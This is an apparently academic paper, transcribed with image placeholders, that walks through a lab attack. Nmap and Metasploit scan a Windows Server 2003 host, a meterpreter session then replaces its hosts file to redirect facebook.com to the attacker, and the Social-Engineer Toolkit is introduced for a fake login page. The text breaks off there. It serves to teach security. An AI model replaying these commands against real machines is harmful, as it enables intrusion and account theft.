Exploitnig DNS Server Vulnerabilites Using Linux Operating System

Aysar A. Abdulrahman, Alaa K. Jumaa
University of Sulaimani, Computer Science, Kurdistan Region of Iraq
aysser.abdulrahman@univsul.edu.iq
Sulaimani Polytechnic University, Technical College of Informatics, Kurdistan Region of Iraq
alaa_alhadithy@yahoo.com

ABSTRACT

Today, the world is using many modern Information Technology (IT) systems to gather, store, and manipulate important information. On the other hand, hackers are trying to gain access to any computer or system for viewing, copying, or creating data without the intention of destroying data or maliciously harming the computer. Exploiting domain name system (DNS) vulnerabilities have resulted in a range of high profile disruptions and outages for major internet sites around the world. DNS attack is an exploit in which an attacker takes advantage of vulnerabilities is the (DNS). This paper will present the vulnerabilities and the weak points of the DNS server and how attackers (black hat hakcer) can exploit those vulnerabilities to attack and gain access to the server machine. In conclusion, presenting and implementing this project make users understand the hazard of hackers. Then, will lead to build secure and protected systems and applications.

Indexing terms/Keywords

Vulnerabilities; black hat hacker; DNS server; exploiting

Academic Discipline And Sub-Disciplines

Computer Science; Network Security; Computer Security;

SUBJECT CLASSIFICATION

Network Security Classification

TYPE (METHOD/APPROACH)

Expermental

INTRODUCTION

Network Security is the process of taking physical and software preventative measures to protect the underlying networking infrastructure from unauthorized access, misuse, malfunction, modification, destruction, or improper disclosure, thereby creating a secure platform for computers, users and programs to perform their permitted critical functions within a secure environment. Hacking is the art of exploiting computers to get access to otherwise unauthorised information. Now days, the world is using IT systems to gather, store and manipulate important information there is also a need to make sure that data is secure. However, no system is without its problems. *Holes* are often present within security systems which, if exploited, allow hackers to gain access to this otherwise restricted information. This paper aims to give you the information required to think like hackers, so as to be able to secure your systems and keep your information safe. Hacking and security is a constantly updated and fast moving sector of the computing industry and, as such, it is vital that you are up to date with all the details (including the latest exploits, patches and more).

HACKERS AND HACKING TOOLS

In a cyber security world, the person who is able to discover weakness in a system and managed to exploit it to accomplish his goal referred as a Hacker , and the process is referred as Hacking. Traditionally, a hacker is someone who likes to tinker with software or electronic systems. Hackers enjoy exploring and learning how computer systems operate. They love discovering new ways to work electronically. The good-guy (white-hat) hackers don’t like being in the same category as the

bad-guy (black-hat) hackers. Whatever the case, most people give hacker a negative connotation. Many malicious hackers claim that they don’t cause damage but instead are altruistically helping others. Hackers use some tools and techneqes to attack or hack any system or victim, such us, Kali Linux.

Linux Hacking

Linux is extremely popular operating system for hackers. There are two main reasons behind this. The first reason is that Linux is freely available because it is an open source operating system; which make it so easy to modify or customize. The second reason is there are countless Linux security tools available that can double as Linux hacking software. Generally, there are two types of Linux hacking: hacking done by hobbyists and hacking done by malicious actors. Hobbyists are often hackers looking for new solutions to software problems or tinkerers looking for new uses for their software/hardware. Malicious actors use Linux hacking tools to exploit vulnerabilities in Linux applications, software, and networks. This type of Linux hacking is done in order to gain unauthorized access to systems and steal data [1].

LINUX HACKING TOOLS

Malicious actors typically use tools such as password crackers, network and vulnerability scanners, and intrusion detection software. These Linux hacking tools all serve different purposes and are used for a wide range of attacks. Password crackers are software developed for decoding passwords in a variety of formats, such as encrypted or hashed passwords. Many cracking tools offer additional functionality such as network detectors and wireless packet sniffing. Malicious actors use these Linux hacking tools because they offer a simple way to gain access to an organization’s network, databases, directories, and more. Password cracking distros are commonly used in Linux wifi hacking (Linux hacking that targets wireless networks) [2].

Linux network scanners are used to detect other devices on a network. In doing so, attackers are able to develop a virtual map of the network. In addition to discovering other devices, many network scanners are capable of gathering details about devices such as which operating systems, software, and firewalls are being used. For example, network scanners are used to discover network security holes in Linux wifi hacking. They also can be used to gather information useful for Linux distro hacking (Linux hacking that targets software, applications, operating systems, etc) [3].

Linux vulnerability scanning software is used to detect vulnerabilities in systems and applications. Malicious parties often use vulnerability scanners as Linux hacking software in order to detect exploitable vulnerabilities, gather simple passwords, discover configuration issues, and perform denial of service attacks. Vulnerability scanners are frequently used for Linux distro hacking because of these capabilities [4].

Network Scanner

Network scanners can be used to discover hosts on the network, find out what ports and services might be open were exposed on a host, to fingerprint operating systems, and to identify versions of services that are running.

Web Vulnerability Scanner

Web vulnerability scanners have some different flavors. Web server scanners examine web server software, such as Apache, looking for misconfigurations. Web application scanners look at the applications themselves, sometimes focusing on a particular types of vulnerabilities such as cross site scripting (XSS) or SQL injection (SQLi) vulnerabilities.

Explotiation Tools

Exploitation tools are usually not used to find vulnerabilities but rather just to exploit them clearly they could be used as true hacker tools but they can also be used to prove that particular vulnerabilities are real and exploitable, such as metasploit and armitage.

Nmap

Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open, means that an application on the target machine is listening for connections/packets on that port. Filtered, means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed, ports have no application listening on them, though they could open up at any time. Ports are classified as unfiltered. In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.

OUR WORK

The main operating system, which is used in this project, is Kali Linux. It is a Debian-based Linux distribution aimed at advanced penetration testing and security auditing. Kali Linux was released on the 13 March, 2013 as a complete, and it contains several hundred tools aimed at various information security tasks, such as penetration testing, forensics and reverse engineering. The other tool that we used in this paper is the Metasploit. Metasploit is an open source penetration tool used for developing and executing exploit code against a remote target machine. It is a powerful tool used for penetration testing, which can be used to test the vulnerability of computer system in order to protect them and on the other hand it can also be used to break into remote systems.

Metasploit can be used to make simple powerful Trojans for windows operating systems, which allow hackers complete access and control over the target system. In this project, we scan a target machine to find out the vulnerabilities of it. Then, we use metasploit to make a Trojan and hack a victim machine which use windows server as an operating system.

The first stage of this paper is scanning the whole network to find and detect the list of the live hosts on the network. Then, select one of those hosts to be our victim machine. In this step we can know details of the victim machine such as opened ports, services, and operating system.


The second stage is logging into the victim machine using “shell” command. In this step, we login to the victim machine and modify the “host” file which saved in windows directory.

The third stage of our project is creating a “facebook” fake website and force the victim to login to our fake sit by modifying victim’s host file.

Then, the last stage is stealing and grabing the facebook account of the user’s victim machine.

Network Scanning


The first step of our scan, as shown in the figure 1 and figure 2, is scanning the network to find out all the host machines.



Enter scan range (e.g., 192.168.1.0/24):
192.168.1.0/24

```
msf >
```


Figure 1 Network Scan



```
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 554/tcp  open  rtsp
[*] Nmap: 5357/tcp open  wsdapi
[*] Nmap: MAC Address: 08:00:27:02:66:46 (Cadmus Computer Systems)
[*] Nmap: Nmap scan report for 192.168.1.108
[*] Nmap: Host is up (0.00030s latency).
[*] Nmap: Not shown: 96 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 1025/tcp open  NFS-or-IIS
[*] Nmap: MAC Address: 08:00:27:20:C3:AC (Cadmus Computer Systems)
[*] Nmap: Nmap scan report for 192.168.1.111
[*] Nmap: Host is up (0.000080s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.111 are closed
[*] Nmap: Nmap done: 256 IP addresses (8 hosts up) scanned in 16.04 seconds
msf >
```

Figure 2 Scanning a Network’s Hosts

The next step, as shown in figure 3, is scanning the specific host as a victim machine. In this step, we will get all the details about the victim machine such the open ports, services, operating system, etc.



Message

Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.

Happy hunting!


OK

```
[*] Starting host discovery scans

[*] 1 scan to go...
msf auxiliary(tcp) > use scanner/smb/smb_version
msf auxiliary(smb_version) > set THREADS 24
THREADS => 24
msf auxiliary(smb_version) > set RPORT 445
RPORT => 445
msf auxiliary(smb_version) > set RHOSTS 192.168.1.106
RHOSTS => 192.168.1.106
msf auxiliary(smb_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.106:445 is running Windows 2003 R2 SP2 (build:3790) (name:AYSARI) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 9.466s
msf auxiliary(smb_version) >
```

Figure 3 Scan a Victim Machine

Creating a Host File


The host file is a computer file used by operating system to map hostnames to IP addresses. The host file is a plain text file, and is conventionally named hosts. It is a text file which contains the hostnames and address of hosts as contributed for inclusion by member organizations. The host file is saved on windows operating system in the following directory: C:\ Windows\ System32\ Drivers\ etc\ hosts. In this step, we creates a fake host file to use later for modifying the victim's host file. First, we will need to find the IP of our Kali Linux IP address. As shown in figure 4, we can use "ifconfig" command to find out the IP.



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:96:58:43
          inet addr:192.168.1.111  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe96:5843/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1345 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2603 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:137157 (133.9 KiB)  TX bytes:2100764 (2.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:133387 errors:0 dropped:0 overruns:0 frame:0
          TX packets:133387 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26074713 (24.8 MiB)  TX bytes:26074713 (24.8 MiB)

root@kali:~#
```

Figure 4 Kali Linux (Attacker) IP Address

The next step is creating a fake host file as shown if the following figure 5




```
192.168.1.111   facebook.com
192.168.1.111   www.facebook.com
192.168.1.111   *.facebook.com
```

Figure 5 Creating a Fake Host File

Attacking and Modifying a Victim's Host File


In this step, as shown in figure 6, we use the "command shell" attack to login into the victim's host file:



```
meterpreter > ls

Listing: C:\WINDOWS\system32\drivers\etc
========================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2015-02-15 12:37:12 -0500  .
40777/rwxrwxrwx   0        dir   2015-02-15 10:34:10 -0500  ..
100666/rw-rw-rw-  3440660  fil   2007-02-17 05:07:08 -0500  qm.dls
100666/rw-rw-rw-  646      fil   2007-02-17 05:07:10 -0500  qmreadme.txt
100666/rw-rw-rw-  734      fil   2005-11-30 07:00:00 -0500  hosts
100666/rw-rw-rw-  3683     fil   2005-11-30 07:00:00 -0500  lmhosts.sam
100666/rw-rw-rw-  407      fil   2005-11-30 07:00:00 -0500  networks
100666/rw-rw-rw-  799      fil   2005-11-30 07:00:00 -0500  protocol
100666/rw-rw-rw-  14132    fil   2007-02-17 05:58:58 -0500  services

meterpreter >
```

Figure 6 Login into Victim's Host File

The next step is removing the original victim's host file and upload our host file which we created in the prevous section, as shown in the following figure 7:




```
Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2015-02-15 12:37:12 -0500  .
40777/rwxrwxrwx   0        dir   2015-02-15 10:34:10 -0500  ..
100666/rw-rw-rw-  3440660  fil   2007-02-17 05:07:08 -0500  gm.dls
100666/rw-rw-rw-  646      fil   2007-02-17 05:07:10 -0500  gmreadme.txt
100666/rw-rw-rw-  734      fil   2005-11-30 07:00:00 -0500  hosts
100666/rw-rw-rw-  3683     fil   2005-11-30 07:00:00 -0500  lmhosts.sam
100666/rw-rw-rw-  407      fil   2005-11-30 07:00:00 -0500  networks
100666/rw-rw-rw-  799      fil   2005-11-30 07:00:00 -0500  protocol
100666/rw-rw-rw-  14132    fil   2007-02-17 05:58:58 -0500  services

meterpreter > rm hosts host.old
meterpreter > upload /root/Desktop/hosts C:/windows/system32/drivers/etc
[*] uploading  : /root/Desktop/hosts -> C:/windows/system32/drivers/etc
[*] uploaded   : /root/Desktop/hosts -> C:/windows/system32/drivers/etc\hosts
meterpreter >
```

Figure 7 Removing and Uploading the Fake Host File

Creating Fake "Facebook" website.

The Social-Engineer Toolkit (SET) was created and written by the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon. With over two million downloads, SET is the standard for social-engineering penetration tests and supported heavily within the security community. The Social-Engineer Toolkit has over 2 million downloads and is aimed at leveraging advanced technological attacks in a social-engineering type environment. TrustedSec believes that social-engineering is one of the hardest attacks to protect against and now one of the most prevalent.

